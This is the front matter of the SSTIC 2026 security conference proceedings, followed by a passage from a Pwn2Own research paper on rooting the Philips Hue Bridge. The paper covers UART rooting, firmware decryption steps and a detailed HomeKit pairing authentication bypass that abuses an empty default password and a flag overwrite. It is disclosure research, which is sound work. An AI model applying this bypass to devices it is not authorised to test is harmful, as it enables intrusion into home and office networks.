sstic@moon:~$

Symposium sur la sécurité des technologies
de l'information et des communications

ISBN : 978-2-9599544-1-2

Préface

Passage de relais : un nouveau cycle commence.

Après son mandat (trois ans de bons et loyaux services) Colas, précédent président de STIC (avec un seul S), l'association qui organise le SSTIC (avec deux S), me passe le relais pour écrire ces lignes.

C'est honnêtement avec un peu émotion (et un peu d'appréhension) que je prend la plume (ou disons le clavier) pour m'adresser à la communauté pour la première fois. Je ne fais partie ni de ceux qui ont assisté à toutes les éditions, ni des plus anciens participants, mais SSTIC est une conférence que je chéris tout particulièrement. Une bonne alchimie de connaissance technique pointues, de domaines divers, de renouvellement constant (avec parfois son lot de remise en question, j'y reviendrai), et d'interactions communautaires.

La communauté donc, c'est de mon point de vue ce qui fait la base et la force de cette conférence (et de beaucoup d'autres) : les liens entre les gens, les échanges avec les présentateurs et présentatrices. À une époque où l'on peut légitimement se poser la question de l'intérêt de rassembler 800 personnes dans une salle pendant trois jours pour écouter parler des gens.

Est-ce que le bilan carbone des transports en vaut la peine ? Est-ce qu'il ne serait pas plus raisonnable (pour la planète et pour la santé des gens) de tout faire en visio comme en 2020 ? Est-ce que les avancées de ces dernières années dans le domaine de l'intelligence artificielle rendent obsolète ces échanges entre humains ? Est-ce qu'on ne va pas finir par avoir des résumés générés par IA de présentations préparées par des IA d'articles ou d'outils écrits par des IA ?

Dans un tout autre domaine, à une époque où il est nettement moins cher et plus sûr de faire explorer l'espace par des robots, on continue à y envoyer des humains. Si vous avez moins de 26 ans (avez peut-être pu bénéficier du tarif « étudiant » pour venir), vous n'avez jamais connu la planète avec tous ses habitants : la station spatiale internationale est habitée en permanence (y compris, en ce moment, par l'astronaute française Sophie Adenot) depuis l'an 2000 (trois ans avant la première édition de SSTIC !). Et quatre astronautes de la mission Artemis 2 ont cette année survolé la face cachée de la Lune, pour la première fois depuis cinquante ans. Sans doute parce que cela continue à faire rêver.

De mon point de vue (et la présence de 800 personnes dans l'amphi ce mercredi 3 juin 2026 au matin semble le confirmer), le choix de continuer à organiser ces moments est encore pertinent. Cela vaut néanmoins certainement la peine de s'interroger encore et toujours sur les raisons pour lesquelles on organise cette conférence de cette façon, afin de continuer à apprendre et à évoluer.

Je pense que la balance subtile entre les exposés magistraux, les questions (parfois taquines) à la fin de ceux-ci, la mise à disposition d'outils (présentés ou issus de la résolution du challenge), les discussions (parfois animées) lors des pauses, du repas ou du social event, ou encore les rumps (percutantes, comme peut l'être une nouvelle par rapport à un roman), tout cela permet à la communauté de se déveloper, de croître, de s'enrichir. In fine, chacun repart chez soi de bon souvenirs, parfois un *hoodie* ou des actes papiers, mais surtout des graines d'idées qui vont pousser, se développer, et parfois peut-être éclore lors de l'appel à soumission suivant.

Le SSTIC pour moi c'est ça : *faire communauté*, accueillir de nouvelles idées, de nouveaux points de vue, grandir, croître et embellir, et in fine apporter chacun, chacune, sa petite pierre à l'édifice de la (choisissez le terme que vous préférez) cybersécurité, cyberdéfense, sécurité des systèmes d'information.

Si vous avez des « réussites » de ce type à nous partager, des idées qui ont poussé suite à la conférence, n'hésitez pas à nous les partager à contact@sstic.org ! Ou encore mieux, soumettez les à l'automne prochain lors de l'appel à soumissions 2027.

Bonne conférence à toutes et à tous , merci d'être là et profitez bien !

Bon symposium,
Yves-Alexis, pour le comité d'organisation.

Comité d'organisation

Aurélien Bordes	Marion Lafon
Brice Berna	Pierre Bienaimé
Camille Mougey	Raphaël Rigo
Colas Le Guernic	Sylvain Peyrefitte
Gabrielle Viala	Xavier Mehrenberger
Georges Bossert	Yves-Alexis Perez

L'association STIC tient à remercier les employeurs des membres du comité d'organisation qui ont soutenu leur participation au CO.

Airbus – ANSSI – Ledger – Sekoia.io – Thales

AIRBUS

THALES
Building a future we can all trust

Comité de programme

Angèle Bossuat	Quarkslab
Aurélien Bordes	
Baptiste Bone	
Blanche Lagny	
Brice Berna	
Camille Mougey	
Chloé Huet-Le Rumeur	
Colas Le Guernic	Thales
Eloïse Brocas	Quarkslab
Emilien Girault	
François Pollet	
Frédéric Grelot	AMIAD
Gabrielle Viala	
Georges Bossert	SEKOIA.IO
Juliette Chapalain	ANSSI
Lena David	Synacktiv
Marion Lafon	Ledger
Martin Perrier	
Mathieu Dechambe	
Matthieu Buffet	ANSSI
Nicolas Prigent	INRIA
Olivier Heriveaux	Ledger
Pierre Bienaimé	
Romain Cayre	INSA Toulouse / LAAS-CNRS
Romain Thomas	Activision
Sylvain Peyrefitte	Airbus
Vincent Fargues	Synacktiv
Vincent Ruello	
Xavier Mehrenberger	ANSSI
Yaëlle Vinçont	Univ Rennes
Yves-Alexis Perez	ANSSI

Graphisme

Quentin Lamiral

Table des matières

Conférences

Flicker and fall: rooting the Philips Hue Bridge both remotely and wirelessly . . . 3
A. Remy, B. Verstraeten, G. Chantrel, M. Turlure, V. Ricotta

MLA et l'implémentation d'une hybridation cryptographique . . . 43
J. Barallon

Spatial Frinet : application des index spatiaux aux traces d'exécution 55
T. Emeriau

Les graphes de provenance à états étendus pour la recherche de scénarios d'attaque dans les systèmes complexes . . . 77
L. Robert, V. Nicomette, E. Lacombe

Denial of Service using recursions . . . 105
A. Challande

Rétro-ingénierie d'un micrologiciel pour architecture *Pi32v2* . . . 113
D. Cauquil

Étude expérimentale de la sécurité du protocole WirelessHART . . . 151
K. Sellami, R. Cayre, E. Tali, P. Ayoub, V. Nicomette, G. Auriol

CI/CD sous le prisme offensif : exploitation de l'environnement d'exécution . . . 187
A. Monteiro, L. Pech

Un ticket pour les gouverner tous : Authentification et autorisation sur SAP . . . 233
A. Colléaux-Le Chêne

APT28, sarA Is watching you ! . . . 263
R. Kwiatkowski, C. Meslay

Private Key Leaks in the Wild: Insights from Certificate Transparency . . . 285
G. Ferry, G. Valadon, D. Tao, P. Boneff

Nouvelles aventures d'IronHusky, un acteur de menace sinophone passionné par les États-Unis 305
G. Kucherin

Using Active Automata Learning to Find Vulnerabilities in Network Stacks 313
O. Levillain, A. Rasoamanana, Y. Pipereau

Index des auteurs 345

Conférences

Flicker and fall: rooting the Philips Hue Bridge both remotely and wirelessly

Anthony Remy, Baptiste Verstraeten, Guillaume Chantrel, Maxime Turlure, and Valentino Ricotta
contact@thalium.re

Thalium (Thales Group)

Abstract. Home automation technologies are widely deployed in both domestic and enterprise environments. Philips Hue, in particular, is a leading smart lighting platform. As with many IoT products, however, uneven code quality and limited hardening can lead to serious security implications.

As part of Pwn2Own Ireland, we identified several bugs that allowed full compromise of the Philips Hue Bridge, the control center of the Hue lighting system. Due to its central role, an attacker may manipulate the lighting network to disrupt home automation, but also gain a persistent foothold into the local network.

In this talk, we will go over the internal architecture of the Bridge before presenting a chain of bugs targeting a flawed implementation of Apple's HomeKit protocol.

We will also discuss a vulnerability reachable via Zigbee, a wireless protocol used by many smart home appliances. While it is used by the Bridge to communicate with accessories such as light bulbs, it introduces a valuable attack surface for physically close attackers.

In both scenarios, we will demonstrate how these bugs were exploited to gain root access on the device.

1 Introduction

The Philips Hue Bridge is the control center of the Hue lighting system. It uses Zigbee to communicate with accessories (such as light bulbs) and connects that mesh to a LAN and the Hue cloud, allowing both local and remote control.

That central role makes the Bridge an attractive target for remote attackers: by compromising the Bridge, one can take full control of the lighting network and the different accessories involved to disrupt home automation, but also gain a persistent foothold into the local network.

Potential attack scenarios include local (LAN) attacks against exposed services on the home network, remote (WAN) attacks targeting services

that could be exposed over the internet, and wireless attacks that exploit over-the-air protocols (e.g. Zigbee).

In this post, we discuss two scenarios with which we managed to fully compromise the Bridge:

1. A vulnerability chain in the **HomeKit** feature (local / remote network access).
2. An over-the-air vulnerability that can be reached through **Zigbee** (close physical proximity).

In particular, we showcased the HomeKit vulnerability chain during **Pwn2Own Ireland 2025**.

2 Getting the firmware

Like any proper vulnerability research, we must first get our hands on the **decrypted firmware** of the Bridge. To this end, we have a few choices:

— download the firmware from the official website and find a way to decrypt it;
— dump the firmware from the device's flash;
— find a way to **get root** on the Bridge and directly export all the necessary binaries.

Since there are many blog posts on the subject, we decided to go for the third option. We stumbled upon a blog post dating from 2024 by Michal Jirků detailling how to root the Philips Hue Bridge [10], itself inspired by another blog post [17] dating from 2016 by Colin O'Flynn.

The trick is well explained already, so we won't go into too much detail. The idea is to simply set up a UART dongle and plug it into the indicated pinholes, short the flash during boot to obtain a U-Boot prompt, and replace the `std_bootargs` environment variable to get a shell after boot.

Finally, we set up an SSH server on the Bridge, and use it as our test environment: we can cross-compile a gdb to debug live processes (no need for emulation).

As a bonus, here's how one may obtain and decrypt the firmware from the official website:

1. Fetch the update information on `https://firmware.meethue.com/v1/checkupdate?deviceTypeId=BSB002&version=xxxxxxx` (replace the `version` parameter with a version number released before the one you are interested in)

2. This should give a JSON with one or multiple entries containing the key `binaryUrl`. Download the one that matches the version you are looking for.
3. Get the encryption key from an already rooted Bridge under `/home/swupdate/certs/enc.k`.
4. Extract the firmware (`.fw2`) with the unfw2 project [16] using `./unfw2 <your_firmware_path.fw2>`. Make sure you put the encryption key in `./certs/enc.k` relative to the current directory (where you run `unfw2`).
5. You should obtain a `.tgz` containing the decrypted firmware that you can extract.

3 Attack surface

The Philips Hue Bridge runs on a Qualcomm Atheros QCA9533 chip, which is based on the mips32 instruction set. It embeds an OpenWRT Linux with BusyBox, so nothing too unusual for this kind of device.

Starting from here, we can list all exposed services with `netstat -tunlp`:

```
Proto Local Address   Foreign Address State  PID/Program name
tcp   0.0.0.0:80      0.0.0.0:*       LISTEN 1689/nginx.conf -g
tcp   0.0.0.0:443     0.0.0.0:*       LISTEN 1689/nginx.conf -g
tcp   0.0.0.0:1339    0.0.0.0:*       LISTEN 1590/ipbridge
tcp   0.0.0.0:3245    0.0.0.0:*       LISTEN 1689/nginx.conf -g
tcp   0.0.0.0:7584    0.0.0.0:*       LISTEN 1689/nginx.conf -g
tcp   0.0.0.0:8083    0.0.0.0:*       LISTEN 1689/nginx.conf -g
tcp   0.0.0.0:9815    0.0.0.0:*       LISTEN 1689/nginx.conf -g
tcp   127.0.0.1:53    0.0.0.0:*       LISTEN 817/dnsmasq
tcp   127.0.0.1:601   0.0.0.0:*       LISTEN 2165/radar
tcp   127.0.0.1:1883  0.0.0.0:*       LISTEN 1038/mosquitto
tcp   127.0.0.1:3246  0.0.0.0:*       LISTEN 1800/clipd
tcp   127.0.0.1:9001  0.0.0.0:*       LISTEN 1590/ipbridge
tcp   127.0.0.1:9003  0.0.0.0:*       LISTEN 1800/clipd
tcp   127.0.0.1:9999  0.0.0.0:*       LISTEN 1744/micropython
tcp   127.0.0.1:55556 0.0.0.0:*       LISTEN 1590/ipbridge
tcp   127.0.0.1:55557 0.0.0.0:*       LISTEN 1932/migration
udp   0.0.0.0:1900    0.0.0.0:*              1590/ipbridge
udp   0.0.0.0:5353    0.0.0.0:*              1632/mdnsd
udp   0.0.0.0:5540    0.0.0.0:*              1906/matter
udp   0.0.0.0:48403   0.0.0.0:*              1632/mdnsd
udp   127.0.0.1:53    0.0.0.0:*              817/dnsmasq
```

We can also dump the firewall configuration using `iptables --list | grep "spt:\|dpt:\|dports\|sports"`:

```
ACCEPT tcp -- anywhere anywhere tcp dpt:www
ACCEPT tcp -- anywhere anywhere tcp dpt:30000
ACCEPT udp -- anywhere anywhere udp dpt:1900
ACCEPT udp -- anywhere anywhere udp dpt:mdns
ACCEPT tcp -- anywhere anywhere tcp dpt:8080
ACCEPT udp -- anywhere anywhere udp dpt:bootpc
ACCEPT udp -- anywhere anywhere udp dpt:2100
ACCEPT tcp -- anywhere anywhere tcp dpt:https
ACCEPT tcp -- anywhere anywhere tcp dpt:5540
ACCEPT udp -- anywhere anywhere udp dpt:5540
```

Based on the output of both `netstat` and `iptables`, we can infer that there are **4 exposed and running services** through the following ports:

Port	Transport	Service	Process
1900	UDP	SSDP server	`ipbridge`
8080	TCP	HomeKit Accessory Protocol	`hk_hap`
80/443	TCP	HTTP API for the Bridge (with nginx proxy)	`ipbridge`
5540	UDP	Matter Protocol	`matter`

Table 1. Exposed and running services

All these processes are actually symlinked to the same binary, `/usr/bin/hue`. It's a quite chunky binary (9 MB), and it notably has PIE disabled. When launched, it either acts as an SSDP server, an HTTP server, a Matter server or a HomeKit server depending on the arguments.

Regarding the **SSDP server**, we quickly came to the conclusion that there is not much to work with, as the SSDP part of the binary is fairly simple and doesn't seem to do any funky processing of the user inputs.

There is definitely more complexity to the **HTTP API**, however our quick analysis revealed that a vast majority of the endpoints are post-auth (which is obviously not eligible for Pwn2Own). Only the authentication endpoint seemed to be reachable pre-auth, hence we shifted our focus to more promising services.

As for the **Matter** [1] **service**, we unfortunately didn't manage to communicate with it. The Matter specification is also quite extensive and complex, thus we chose to set it aside in our limited timeframe.

With the attack surface gradually shrinking, we decided to further explore other scenarios we may have missed.

[1] Matter is an open-source smart home interoperability standard.

Since the Philips Hue Bridge is the central piece of the Hue ecosystem, its role is to manage other Hue devices: this is where the **Zigbee protocol** comes into play. Zigbee is a wireless protocol specifically designed for smart home and IoT devices, and it is supported by the Bridge.

As with most vulnerability research, we are naturally biased towards low-hanging fruits, so we initially didn't plan to study the Zigbee component within our Pwn2Own research time frame. But ultimately, we thought it could be a stimulating and rewarding direction to explore, and we dove into it regardless.

Finally, our attack surface is reduced to:

— the HomeKit Accessory Protocol on TCP port 8080 (`hk_hap`);

— the Zigbee Protocol (`ipbridge` process, but not shown on netstat).

We found two independent vulnerability chains targeting each of these surfaces, and that we will detail in the next sections.

4 HomeKit code execution chain

The HomeKit Accessory Protocol (HAP) is used by Apple Home hubs (such as the HomePod or the Apple TV) to interact with accessories. To be Apple Home-compatible, the latter need to conform to the HAP specification, and therefore must be acting as a server exposing either:

— HTTP endpoints reachable over IP;

— Bluetooth services and characteristics reachable over BLE.

The Apple Home hub would then be a client to these servers.

In particular, on the Philips Hue Bridge, the protocol is implemented in the `hk_hap` binary, which can be reached over HTTP on the port 8080.

Additionally, this service could be reached from the internet if exposed as such (we found hundreds of candidates on Shodan).

In the presented attack, we act as a fake Apple Home hub (client), as illustrated figure 1, and abuse two vulnerabilities lying within the implementation of the protocol on the Bridge accessory side (server) to gain root access:

— an authentication bypass in the unrestricted `/pair-setup` endpoint;

— a heap overflow in the restricted `/characteristics` endpoint.

There are two important requirements for this attack to work:

— the Bridge isn't already paired with an Apple Home hub;

— a color lamp is connected to the Bridge.

4.1 HAP authentication bypass

Architecture The communications between an Apple Home hub and an accessory (the Bridge) happen over an insecure HTTP session. Therefore, the HAP specification stipulates that the restricted endpoints should only accept requests using Authenticated Encryption with Associated Data (AEAD) with the ChaCha20-Poly1305 algorithm [14]. This method provides both confidentiality (through encryption) and authenticity (through authentication with the associated *authentication tag*) of the exchanged data. Due to its symmetric nature, each such AEAD channel relies on the knowledge of a shared session key from both the client and server.

In the case of HAP, the required session keys are established in three steps:

1. A one-time pairing procedure.
2. A verification procedure performed at the start of each communication session.
3. A utilization procedure which provides the AEAD primitives for subsequent requests and responses.

The pairing procedure (figure 2) When connecting for the first time, the hub and the accessory follow a pairing procedure reachable from the unprotected `/pair-setup` endpoint:

1. They start by using the Secure Remote Password (SRP) protocol [21] to establish a shared secret. This is a key-exchange protocol based upon the mutual knowledge of a password by both parties. In our case the password used is written on the back of the Bridge, thus requiring physical access. Furthermore, this protocol is based upon zero-knowledge password proofs, enabling the final shared secret to be authenticated over the pre-existing HTTP insecure channel.
2. The shared secret is extended into a temporary session key with the HKDF-SHA-512 HMAC-based Key Derivation Function (HKDF) [12].
3. This session key is employed to establish a secure AEAD channel. The hub and the accessory then both proceed to exchange their respective identifier (UUID) and long term signing keys (ED25519 public keys).




Fig. 1. HomeKit code execution chain scenario

Client
HomeKit Hub
iOS Device or Attacker

Server
HomeKit Accessory
Hue Bridge

Insecure HTTP Session

Username
Password
PAKE
Secure Remote Password (SRP)
Salt / Public Keys / Proofs
/pair-setup
M1-M4
SRP Secret
KDF
HKDF-SHA-512
Session Key
Pair Setup
Client UUID
ED25519
Client PubKey
AEAD
ChaCha20-Poly1305
ED25519
Client PrivKey
ED25519
Server PubKey
/pair-setup
M5-M6
Server UUID

PAKE	Password-Authenticated Key Exchange
KDF	Key Derivation Function
AEAD	Authenticated Encryption with Associated Data

Fig. 2. Overview of the pairing procedure in HAP authentication




Fig. 3. Overview of the verification procedure in HAP authentication

The verification procedure (figure 3) At the start of each communication session, the hub and the accessory follow a verification procedure reachable from the unprotected `/pair-verify` endpoint:

1. They perform a Diffie-Hellman variation by exchanging X25519 public keys over the insecure HTTP channel in order to derive a short-term session secret [3].
2. As in the pairing procedure, this shared secret is extended into a temporary session key with HKDF-SHA-512.
3. This session key is employed to establish a secure AEAD channel. The hub and the accessory then both proceed to exchange signatures of the X25519 public keys that were just exchanged along with the UUID of the emitters. These signatures are emitted and verified through Edwards-curve Digital Signature Algorithm (EdDSA) [11],




Fig. 4. Overview of the utilization procedure in HAP authentication

asserted with the long-term signing keys produced during the pairing procedure. [2]

The utilization procedure (figure 4) While communicating on protected endpoints, the hub and the accessory rely on two secure AEAD channels, depending on whether the data is a request (*C2A*: from the controller/hub to the accessory) or a response (*A2C*: from the accessory to the controller/hub). The two necessary session keys are derived from the X25519 short-term session secret established during the verification procedure, with HKDF-SHA-512. These two session keys can then be reused throughout the whole session, encompassing all communication with the various session endpoints. However, the nonce used for ChaCha20-Poly1305 must be systematically incremented in order to be different for each encrypted buffer.

[2] This last step is crucial: it is indeed the only moment in the verification procedure when the knowledge of the Bridge password is proven, through the signatures from the pairing procedure keys. We believe it was indeed challenged by another team during Pwn2Own Ireland 2025 as shown by the report for CVE-2026-3562 [6], enabling an authentication bypass attack.

Vulnerability in the SRP protocol implementation We found a combination of logical flaws in the Bridge HAP implementation lying in the `hk_hap` binary, allowing an attacker to fully complete the pairing procedure without the prior knowledge of the password. Once this is completed, it is then possible to proceed normally with the verification and utilization procedures, and therefore to interact with all the restricted endpoints.

The vulnerability we found intervenes during the Secure Remote Password (SRP) protocol (at the very start of the pairing procedure). Inside the Bridge, this protocol is implemented using the reference implementation provided in the open-source library `libsrp` [19]. While its GitHub repository appears to be archived since 2018, the flaws we found are not present in the library but rather in its usage in the Bridge code.

In the context of HAP, this protocol is enacted during the first four messages of the pairing procedure. These messages are encoded in the Type-Length-Value (TLV) format [2] and uses specifing types imposed by the HAP specification. They are described in figure 5 and proceed as follows:

1. The hub (client) starts the procedure. It can indicate special methods or flags in order to perform some special pairings, such as for the Transient and/or Split ones.
2. The Bridge (server) generates a shared salt, a random ephemeral key and a derived public key. It sends the salt to the hub along with its public key.
3. The hub generates its own ephemeral keys. Using the SRP algorithm, it is able to compute a secret and a proof of knowledge from the username, the password, the shared salt, its own key and the server public key.
4. The Bridge is able to compute the same secret. It verifies the hub's proof and sends back its own, which can finally be verified by the hub.

At this point both the client and the server possess the same secret and have mutually verified a proof of password knowledge from the other party.

Bypassing authentication as a transient pairing Since they do not know the password, an attacker should normally not be able to create the `M3` message. However, we found a logical flaw enabling us to make the Bridge use an empty password.




Fig. 5. Client-server communications during the SRP protocol - Normal

This flaw relies on the fact that the Bridge does not usually directly use the password, avoiding the need to keep it hardcoded in its internal storage. Instead, it keeps a *password verifier*: a cryptographic object defined by the SRP protocol to replace the password on the server-side but that can't be used to retrieve the original password.[3]

In the Bridge implementation, either the password or the password verifier is used depending on the circumstances:

— By default, the Philips Hue Bridge will call the function `SRP_set_authenticator()` from the reference library and pass it the password verifier.

[3] Except by bruteforce

— When performing **a transient HAP pairing**, some specific Bridge code will instead call the `SRP_set_auth_password()` from the reference library and pass it the raw password.

An attacker is freely able to perform a transient pairing. As illustrated in figure 6, it is easily done by altering the classic `M1` message with a value of `0x10` corresponding to `kPairingFlag_Transient` for the `kTLVType_Flags` field.[4]




Fig. 6. Client-server communications during the SRP protocol - Partial attack

[4] Such a transient pairing is a special kind of HAP pairing that is deemed temporary. It skips the ED25519 key exchange part of the pairing procedure and the whole verification procedure, and instead directly use the SRP shared secret as a short-term secret (in place of the classic X25519 secret). In the Philips Hue Bridge, this kind of pairing comes with restricted rights.

Letting an attacker make the server employ the raw password instead of the password verifier isn't, in itself, an issue. The real problem arises when looking at how both the password and the password verifier are loaded from the Bridge internal storage. In practice, this happens at the start of the binary, in the `hap_load_config()` function. The latter is tasked to load multiple values from the config file `hk_hap.conf` and then to store these values into some global state structure. To this end, it relies heavily on the underlying `hap_load_config_string()` function, which takes as parameters:

- a key (for which a value must be retrieved from the config file);
- a default value (used when the specified key is absent from the config file).

It turns out that in the `hk_hap.conf` file, the `device_srp_verifier` key/value pair is properly set, whereas the `device_password` one is **absent**. Thus, in the global state, the raw password field will be set to its default value, which is an **empty string**, which will be consequently used when calling the `SRP_set_auth_password()` function during a transient pairing.

At this point, an attacker acting as the hub can finish the authentication process by using the empty password to craft the M3 message and processing the M4 response, **effectively bypassing the authentication as a transient pairing**. Yet, this technique is not a complete authentication bypass since in the Bridge, a transient pairing only possesses the rights to access two specific HAP endpoints: `/identify` and `/secure-message`.

Bypassing authentication as a normal pairing We found another logical flaw enabling us to transform the previous transient pairing into a normal pairing, with full access to all the HAP endpoints implemented by the Philips Hue Bridge. It lies in the function `hap_pair_setup_handler()`, which is the handler function actually responsible for parsing and answering all the requests to the `/pair-setup` endpoint. It is described in figure 7.

In particular, this function features a switch/case that contains the handling logic for the 3 phases of the pair-setup procedure (M1/M2, M3/M4 and M5/M6). However, right before the switch statement, the function `get_pair_params_from_tlv_data()` is called to parse the TLV data from the incoming request and update the session state accordingly. Its main purpose is to extract the `kTLVType_State` value, which represents the hub's current phase and thus which branch of the switch statement should be followed. However, any `kTLVType_Flags` data in the TLV mes-




Fig. 7. Overview of the `hap_pair_setup_handler` function

sage will be parsed on the same occasion and used to update the global state.

As illustrated in figure 8, it is therefore possible for an attacker:

— to use the flag `kPairingFlag_Transient` to trigger the empty password trick during the M1/M2 phase, as described previously;

— to overwrite this flag during the M3/M4 phase even though the TLV type `kTLVType_Flags` is not expected to be present in these messages according to the HAP specification.

The pairing procedure will therefore proceed as if performing a classic pairing and not a transient one, thus continuing the pairing procedure with the M5 and M6 messages and then the verification procedure. Hence an attacker is able to achieve a normal authentication with full privileges. In particular, they can access **all the HAP endpoints** exposed by the Philips Hue Bridge, consequently already controlling many aspects of the lighting network (lamps, configurations. . .).

